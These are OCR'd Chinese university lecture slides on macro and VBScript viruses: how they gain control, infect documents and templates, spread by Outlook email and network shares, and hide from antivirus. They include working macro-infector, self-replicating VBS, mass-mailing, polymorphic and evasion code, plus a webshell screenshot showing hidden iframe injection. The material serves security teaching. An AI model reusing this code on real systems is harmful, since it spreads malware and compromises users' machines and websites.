软件安全—恶意代码机理与防护

C7 宏病毒与脚本病毒

武汉大学国家网络安全学院 彭国军

guojpeng@whu.edu.cn

本讲提纲

- 7.1 宏的基本概念与使用
- 7.2 宏病毒的传播方法
- 7.3 宏病毒的自我保护
- 7.4 VBS脚本的概念及使用
- 7.5 VBS脚本病毒的传播方法
- 7.6 VBS脚本病毒的自我保护

7.1 宏的基本概念与使用

- 什么是宏？
  - 宏就是能组织到一起作为独立的命令使用的一系列word命令，可以实现任务执行的自动化，简化日常工作。
    - Microsoft Office 使用Visual Basic for Applications (VBA)进行宏的编写。
  - 演示

本讲提纲

- 7.1 宏的基本概念与使用
- 7.2 宏病毒的传播方法
- 7.3 宏病毒的自我保护
- 7.4 VBS脚本的概念及使用
- 7.5 VBS脚本病毒的传播方法
- 7.6 VBS脚本病毒的自我保护

7.2 宏病毒的传播方法

- 什么是宏病毒？
  - 存在于数据文件或模板中（字处理文档、数据表格、数据库、演示文档等），**使用宏语言编写，利用宏语言的功能将自己寄生到**其他数据文档。

宏病毒如何获得控制权

- 利用如下自动执行宏，将病毒代码写在如下宏中，由于这些宏会自动执行，因此获取控制权。

WORD	EXCEL	Office97/2000
AutoOpen	Auto_Open	Document_Open
AutoClose	Auto_Close	Document_Close
AutoExec		
AutoExit		
AutoNew		Document_New
	Auto_Activate	
	Auto_Deactivate	

自动宏功能演示

宏病毒的感染

- 在Word和其他微软Office系列办公软件中，宏分为两种。
  - 内建宏：位于文档中，对该文档有效，如文档打开（AutoOpen）、保存、打印、关闭等。
  - 全局宏：位于office模板中，为所有文档所共用，如打开Word程序（AutoExec）。

- 宏病毒的传播路线：
  - 单机：单个Office文档—〉Office文档模板—〉多个Office文档
  - 网络：电子邮件居多

宏病毒的感染机理

- 宏病毒的感染方案：
  - 让宏在这两类文件之间互相感染。
    - 数据文档、文档模板
  - 如何感染？

代码示例

自我保护→

感染：
代码导出→

感染：
代码导入→

```
Sub test()
    'On Error Resume Next
    Application.DisplayAlerts = wdAlertsNone
    Application.EnableCancelKey = wdCancelDisabled
    Application.DisplayStatusBar = False
    Options.VirusProtection = False
    Options.SaveNormalPrompt = False        '以上是病毒基本的自我保护措施
    Set Doc = ActiveDocument.VBProject.VBComponents
    '取当前活动文档中工程组件集合
    Set Tmp = NormalTemplate.VBProject.VBComponents
    '取Word默认模板中工程组件集合
    Const ExportSource = "c:\jackie.sys"
    Const VirusName = "AIGTMV1"                '该字符串相当于一个病毒感染标志
    Application.VBE.ActiveVBProject.VBComponents(VirusName).Export ExportSource
                                '将当前病毒代码导出到c:\jackie.sys文件保存

    For i = 1 To Tmp.Count
        If Tmp(i).Name = VirusName Then TmpInstalled = 1
     '检查模板是否已经被感染病毒
    Next i

    For j = 1 To Doc.Count
        If Doc(j).Name = VirusName Then DocInstalled = 1
                                    '检查当前活动文档是否已被感染病毒
    Next j
    If TmpInstalled = 0 Then                '如果模板没有被感染，对其进行感染
        Tmp.Import ExportSource             '从c:\jackie.sys将病毒导入模板
        NormalTemplate.Save                 '自动保存模板，以免引起用户怀疑


    End If
    If DocInstalled = 0 Then                '如果当前活动文档没有被感染
        Doc.Import ExportSource             '从c:\jackie.sys将病毒导入当前活动文档
        ActiveDocument.SaveAs ActiveDocument.FullName '自动保存当前活动文档
    End If

    MsgBox "Word instructional macro by jackie", 0, "Word.APMP"
End Sub
```

宏病毒的网络传播

- 宏病毒也可以通过网络进行传播，譬如电子邮件。
  - Mellisa病毒：自动往OutLook邮件用户地址簿中的前50位用户发送病毒副本。
  - “叛逃者”病毒：也集成了感染Office文档的宏病毒感染功能，并且可以通过OutLook发送病毒副本。

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then                    '如果以前没有发过邮件，则发送邮件
        If UngaDasOutlook = "Outlook" Then
```

本讲提纲

- 7.1 宏的基本概念与使用
- 7.2 宏病毒的传播方法
- 7.3 宏病毒的自我保护
- 7.4 VBS脚本的概念及使用
- 7.5 VBS脚本病毒的传播方法
- 7.6 VBS脚本病毒的自我保护

7.3 宏病毒的自我保护

- 禁止提示信息
- 屏蔽命令菜单，不允许查看宏
- 隐藏宏的真实病毒代码

（1）禁止提示信息

- On Error Resume Next　　'如果发生错误，不弹出出错窗口，继续执行下面语句
- Application.DisplayAlerts = wdAlertsNone　'不弹出警告窗口
- Application.DisplayStatusBar = False　'不显示状态栏，以免显示宏的运行状态
- Options.VirusProtection = False　'关闭病毒保护功能，运行前如果包含宏，不提示
- Options.SaveNormalPrompt = False　'如果公用模块被修改，不给用户提示窗口而直接保存
- Application.ScreenUpdating = False　'不让刷新屏幕，以免病毒运行引起速度变慢
- Application.EnableCancelKey = wdCancelDisabled　‘不允许通过ESC键结束正在运行的宏

（2）屏蔽命令菜单—通过特定宏定义

```
Sub ViewVBCode()
    MsgBox "Unexcpected error",16
End Sub
```

- 类似的过程函数还有：
  - ViewCode：该过程和ViewVBCode函数一样，如果用户按工具栏上的小图标就会执行这个过程。
  - ToolsMacro：当用户按下“ALT+F8”或者“工具—宏”时调用的过程函数。
  - FileTemplates：当显示一个模板的所有宏时，调用的过程函数。

（2）屏蔽命令菜单

—Disable或者删除特定菜单项

- 用来使“工具—宏”菜单失效的语句
  - CommandBars("Tools").Controls(16).Enabled = False
- 删除“工具—宏”菜单
  - CommandBars("Tools").Controls(16).Delete

（3）隐藏真实代码

- 在“自动宏”中，不包括任何感染或破坏的代码，但包含了创建、执行和删除新宏（实际进行感染和破坏的宏）的代码。
- 将宏代码字体颜色设置成与背景一样的白色等。

课后练习

- 制作一个Word文档发送给另外一个同学，当对方打开该文档时，你可以知道该文档在对方电脑存储的具体路径。
  - 邮件组件：如CDO组件
  - 远程脚本等。


本讲提纲

- 7.1 宏的基本概念与使用
- 7.2 宏病毒的传播方法
- 7.3 宏病毒的自我保护
- 7.4 VBS脚本的概念及使用
- 7.5 VBS脚本病毒的传播方法
- 7.6 VBS脚本病毒的自我保护

7.4 VBS脚本的概念与使用

- 什么是VBS？
  - Visual Basic Script的简称。
  - 微软环境下的轻量级解释型语言，它使用COM组件、WMI（Windows Management Instrumentation）、WSH、ADSI访问系统中的元素，对系统进行管理。
  - 是ASP（Active Server Page）默认脚本语言，也可在客户端作为独立程序（.vbs,.vbe）运行。

VBS功能强大



- 高效地管理远程和本地计算机
  - 读取及修改环境变量
  - 管理注册表、文件系统
  - 管理服务、进程、系统账户
  - 管理活动目录
  - 进行网络交互（文件上传下载、邮件发送等）
  - …


初探VBS

- 提示框
  - WScript.Echo("欢迎大家参加软件安全MOOC课程的学习！")
- 创建10个目录


```
dim newdir
set newdir=wscript.createobject("scripting.filesystemobject")
for k=1 to 10
  anewfolder=" chapter" & k
  newdir.createfolder(anewfolder)
next
```

初探VBS脚本

- 开启和关闭系统服务
- 关闭进程
- 管理账户



Webshell


地址(D) http://[redacted]admin/Databackup/web.asp
转到
链接
提权目录列表：『Program』『AllUsers』『开始 → 程序』『RECYCLED』『pcAnywhere』『serv-u』『RealServer』『SQL』『config』『data』
『Temp』『Documents』
地址栏：
+>查看硬盘
●站点根目录
●本程序目录
●新建目录
●新建文本
●上传文件
●文件夹打包-解包
↓-服务器信息
●查看可写目录
●系统服务-用户账号
●主机信息-组件支持
●管理组帐号
●服务器探测
↓-挂马相关
●批量挂马
●批量清马
●批量替换
●部分挂马
●查找木马
↓-提权相关
●执行Cmd命令
●端口扫描器
●注册表操作
服务器组件信息
服务器名
服务器IP
服务器时间
服务器CPU数量
服务器操作系统
WEB服务器版本
Scripting.FileSystemObject √ 文件操作组件
wscript.shell × 命令行执行组件
ADOX.Catalog √ ACCESS建库组件
JRO.JetEngine √ ACCESS压缩组件
Scripting.Dictionary √ 数据流上传辅助组件
Adodb.connection √ 数据库连接组件
Adodb.Stream √ 数据流上传组件
SoftArtisans.FileUp × SA-FileUp 文件上传组
LyfUpload.UploadFile × 刘云峰文件上传组件
Persits.Upload.1 √ ASPUpload 文件上传组
JMail.SmtpMail √ JMail 邮件收发组件
CDONTS.NewMail × 虚拟SMTP发信组件
SmtpMail.SmtpMail.1 × SmtpMail发信组件
Microsoft.XMLHTTP √ 数据传输组件
傲游 [Maxthon]
文件(F) 编辑(E) 查看(V) 收藏(A) 快捷组(G) 选项(O) 工具(T) 窗口(W) 帮助(H)
地址 http://[redacted]cn/bbs/images/upfile/vip2.asp.asp
系统信息：1、组件支持 2、用户&用户组&服务 3、查看3389登录信息 数据库操作：1、连接数据库 2、新建MDB文件 3、压缩MDB文件
提权工具：1、上传文件 2、执行CMD命令 3、端口扫描器 4、读取注册表数据 5、Servu提权 6、新建目录 7、新建文本
挂马工具：1、普通批量挂马 2、超级批量挂马 3、指定位置挂马 4、超强批量清马 5、查找文件-木马 6、文件夹打包-解包
常用目录：1、本程序目录 2、站点根目录 3、默认安装目录 4、系统用户目录 5、pcAnywhere 6、(A盘) (C盘) (D盘) (E盘) (F盘)
目录转向：F:\webnt04\t\techtronics.com.cn\www\bbs\images\upfile
转到
--快速跳转--
刷新
退出
BY..simeon
当前网站绝对路径:F:\webnt04\t\techtronics.com.cn\www
要挂马的文件夹(绝对路径):
F:\webnt04\t\techtronics.com.cn\www
要挂马的代码:
<iframe src=http://127.0.0.1/m.htm width=0 height=0></iframe>
开始
√ F:\webnt04\t\techtronics.com.cn\www\index.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\About\About.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\About_notes\About.asp.mno _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\admin.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\conn.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\Default.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\Default.htm _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\error.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\help.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\login.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\move.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\new.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\shop.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\upfile.asp _Down edit Del Copy Move
√ F:\webnt04\t\techtronics.com.cn\www\BBS\images\skins\1\bbs.js _Down edit Del Copy Move
192.168.1.19
51CTO.com

本讲提纲

- 7.1 宏的基本概念与使用
- 7.2 宏病毒的传播方法
- 7.3 宏病毒的自我保护
- 7.4 VBS脚本的概念及使用
- 7.5 VBS脚本病毒的传播方法
- 7.6 VBS脚本病毒的自我保护

7.5 VBS脚本病毒的传播机理

- 定义：用VBScript编写，能够进行自我传播的破坏性程序，其需要人工干预触发执行。

- 百度搜索
  - “VBS脚本病毒原理分析与防范 ”
  - “叛逃者病毒分析”

VBS脚本病毒如何感染文件

- 通过自我复制来感染文件，病毒中的绝大部分代码都可以直接附加在其他同类程序中。

```
destpath="D:\testvbs.vbs"
Set fso=createobject("scripting.filesystemobject")   '创建一个文件系统对象
set self=fso.opentextfile(wscript.scriptfullname,1) '读打开当前文件（即病毒本身）
vbscopy=self.readall              ' 读取病毒全部代码到字符串变量vbscopy……
set ap=fso.opentextfile(destpath,8,false) ' 写打开目标文件，准备写入病毒代码
ap.write vbscopy                                  ' 将病毒代码覆盖目标文件
ap.close
set cop=fso.getfile(destpath)     '得到目标文件路径
cop.copy(destpath & ".vbs")             ' 创建另外一个病毒文件（以.vbs为后缀）
cop.delete(true)                                  '删除目标文件
```

Const ForReading = 1, ForWriting = 2, ForAppending = 8

VBS脚本病毒如何搜索目标

```
  '该函数主要用来寻找满足条件的文件，并生成对应文件的一个病毒副本
sub scan(folder_)     'scan 函数定义，
  on error resume next                    '如果出现错误，直接跳过，防止弹出错误窗口
  set folder_=fso.getfolder(folder_)
  set files=folder_.files                   ' 当前目录的所有文件集合
  for each file in files                    ' 对文件集合中的每个文件进行下面的操作
    ext=fso.GetExtensionName(file)          '获取文件后缀
    ext=lcase(ext)                          '后缀名转换成小写字母
    if ext="mp5" then                       '如果后缀名是 mp5，则进行感染。
     Wscript.echo (file)                  '在实际病毒中这里会调用病毒传染或破坏模块
    end if
  next
  set subfolders=folder_.subfolders
  for each subfolder in subfolders                  '搜索其他目录，递归调用 scan()
    scan(subfolder)
  next
end sub
```

演示

VBS脚本病毒如何通过Email进行传播

```
Function mailBroadcast()
  on error resume next
  wscript.echo
  Set outlookApp = CreateObject("Outlook.Application") //创建一个 OUTLOOK 应用的对象
  If outlookApp= "Outlook"Then
    Set mapiObj=outlookApp.GetNameSpace("MAPI")      //获取 MAPI 的名字空间
    Set addrList= mapiObj.AddressLists                //获取地址表的个数
    For Each addr In addrList
      If addr.AddressEntries.Count <> 0 Then
        addrEntCount = addr.AddressEntries.Count //获取每个地址表的 Email 记录数
        For addrEntIndex= 1 To addrEntCount          //遍历地址表的 Email 地址
          Set item = outlookApp.CreateItem(0)        //获取一个邮件对象实例
          Set addrEnt = addr.AddressEntries(addrEntIndex)    //获取具体 Email 地址
          item.To = addrEnt.Address                          //填入收信人地址
          item.Subject = "病毒传播实验"       //写入邮件标题
          item.Body = "这里是病毒邮件传播测试，收到此信请不要慌张！"
                                             //写入文件内容
          Set attachMents=item.Attachments     //定义邮件附件
          attachMents.Add fileSysObj.GetSpecialFolder(0) & "\test.jpg.vbs"
          item.DeleteAfterSubmit = True        //信件提交后自动删除
          If item.To <> "" Then
            item.Send                          //发送邮件
            shellObj.regwrite "HKCU\software\Mailtest\mailed", "1"
                          //病毒标记，以免重复感染
          End If
        Next
      End If
    Next
  End if
End Function
```

局域网共享搜索

```
welcome_msg = "网络连接搜索测试"
Set WSHNetwork = WScript.CreateObject("WScript.Network") '创建一个网络对象
Set  oPrinters  =  WshNetwork.EnumPrinterConnections     '创建一个网络打印机连接列
表
WScript.Echo "Network printer mappings:"
For i = 0 to oPrinters.Count - 1 Step 2        '显示网络打印机连接情况
    WScript.Echo "Port " & oPrinters.Item(i) & " = " & oPrinters.Item(i+1)
Next
Set colDrives = WSHNetwork.EnumNetworkDrives     '创建一个网络共享连接列表
If colDrives.Count = 0 Then
    MsgBox "没有可列出的驱动器。", vbInformation + vbOkOnly,welcome_msg
Else
    strMsg = "当前网络驱动器连接: " & CRLF
    For i = 0 To colDrives.Count - 1 Step 2
        strMsg = strMsg & Chr(13) & Chr(10) & colDrives(i) & Chr(9) & colDrives(i +
1)
    Next
    MsgBox strMsg, vbInformation + vbOkOnly, welcome_msg
    '显示当前网络驱动器连接
End If
```

其他传播方式

- 感染网页
- 通过IRC传播
- …

VBS病毒生产机

- 脚本语言的特点：
  - 解释执行、不需编译
  - 程序无需校验
  - 每条语句之间分隔清晰
  - 模块执行位置不敏感

- VBS病毒生产机：
  - 病毒功能模块化，供用户进行病毒或参数功能，然后根据配置进行代码组合和参数修改，最后生成即可。

爱虫病毒

- 菲律宾“AMA”电脑大学计算机系的学生
- 一个星期内就传遍5大洲
- 微软、Intel等在内的大型企业网络系统瘫痪
- 全球经济损失达几十亿美元

爱虫病毒的几个主要模块

1. Main()
   - 主模块：集成调用其他各个模块。
2. regruns()
   - 修改注册表Run下面的启动项指向病毒文件、修改下载目录，并且负责随机从给定的四个网址中下载WIN_BUGSFIX.exe文件，并使启动项指向该文件。
3. html()
   - 生成LOVE-LETTER-FOR-YOU.HTM文件，其在系统目录生成一个病毒副本MSKernel32.vbs文件。

爱虫病毒的几个主要模块

4. spreadtoemail()
   - 将病毒文件作为附件发送给Outlook地址簿中的所有用户。
5. listadriv()
   - 搜索本地磁盘，并对磁盘文件进行感染。
   - 它调用了folderlistI()函数，该函数可遍历整个磁盘，对目标文件进行感染。
     - folderlist()函数调用了infectfile()函数，该函数可以对10多种文件进行覆盖，并且还会创建script.ini文件，以便于利用IRC通道传播。

本讲提纲

- 7.1 宏的基本概念与使用
- 7.2 宏病毒的传播方法
- 7.3 宏病毒的自我保护
- 7.4 VBS脚本的概念及使用
- 7.5 VBS脚本病毒的传播方法
- 7.6 VBS脚本病毒的自我保护

7.6 VBS脚本病毒的自我保护

① 自变换与加密

② 巧妙运用Execute函数

③ 改变某些对象的声明方法

④ 尝试关闭反病毒软件

① 自变换与加密

```
    Randomize
    Set Of = CreateObject("Scripting.FileSystemObject")      '创建文件系统对象
    vC = Of.OpenTextFile(WScript.ScriptFullName, 1).Readall      '读取自身代码
    fS = Array("Of", "vC", "fS", "fSC")     '定义一个即将被替换字符的数组
    For fSC = 0 To 3
    vC = Replace(vC, fS(fSC), Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65))
& Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65)))    '取 4 个随机字符替换
数组 fS 中的字符串
    Next
    Of.OpenTextFile(WScript.ScriptFullName, 2, 1).Writeline vC    '将替换后的代
码写回文件
```

部分病毒的解密模块

```
<script language=vbscript>
...
 ExeString = "Afi FkSeboa)EqiiQbtq)S^pQbtq)AadobaPfdj)>mlibL^gb`p)CPK...'后面省略，很长!
 Execute("Dim KeyArr(3),ThisText"&vbCrLf&"KeyArr(0) = 3"&vbCrLf&"KeyArr(1) = 3"&vbCrLf&"KeyArr(2) = 3"&vbCrL
 Execute(ThisText)
...
</script>
```

```
Function EO(E1)
  For E2 = 1 To Len(E1) E3 = Mid(E1, E2, 1)
  If Not Asc(E3) Mod 2 = 0 Then  'E3的Ascii码是否为奇数
    E3 = Chr(Asc(E3) - 1)     '是
  Else
    E3 = Chr(Asc(E3) + 1)     '不是
  EndIf
  EO = EO&E3          '整合已经处理的字符
Next              '继续，直到整个字符串处理完毕End Function
```

② 灵活运用Execute函数

- FileSystemObject对象声明可能会触发安全软件报警。
  - 如果病毒将这段声明代码转化为字符串，然后通过Execute(String)函数执行，就可以躲避某些反病毒软件。

```
<script language=vbscript>
...
 ExeString = "Afi FkSeboa)EqiiQbtq)S^pQbtq)AadobaPfdj)>mlibL^gb`p)CPK...'后面省略，很长！
 Execute("Dim KeyArr(3),ThisText"&vbCrLf&"KeyArr(0) = 3"&vbCrLf&"KeyArr(1) = 3"&vbCrLf&"KeyArr(2) = 3"&vbCrL
 Execute(ThisText)
...
</script>
```

③ 改变某些对象的声明方法，躲避检测

- fso=createobject("scripting.filesystem object")
  - fso=createobject("script"＋"ing.filesyste"＋"mobject”)

④ 尝试关闭反病毒软件等

- VBS脚本功能强大，它可以查看系统正在运行的进程或服务，尝试关闭和删除相应的关键程序。

C7 课后思考

1. 在当前环境下，宏病毒是否还可能产生威胁？为什么？
2. 除了宏病毒威胁之外，数据文档还可能带来哪些恶意代码风险？
3. 一个文档被感染宏病毒之后，其如何感染其他文档？
4. 除了本次课程中提到的VBS脚本病毒感染方法之外，还有哪些感染方法？
5. VBS代码加密的方法由很多，请问还有哪些课程中未提到的方法？请尝试并小结。
6. 什么是病毒产生机？为什么说制作PE病毒生产机比VBS病毒生产机更加复杂和困难？
7. 如何检测宏病毒和脚本病毒？你是否可以提出一些相对通用的检测方法。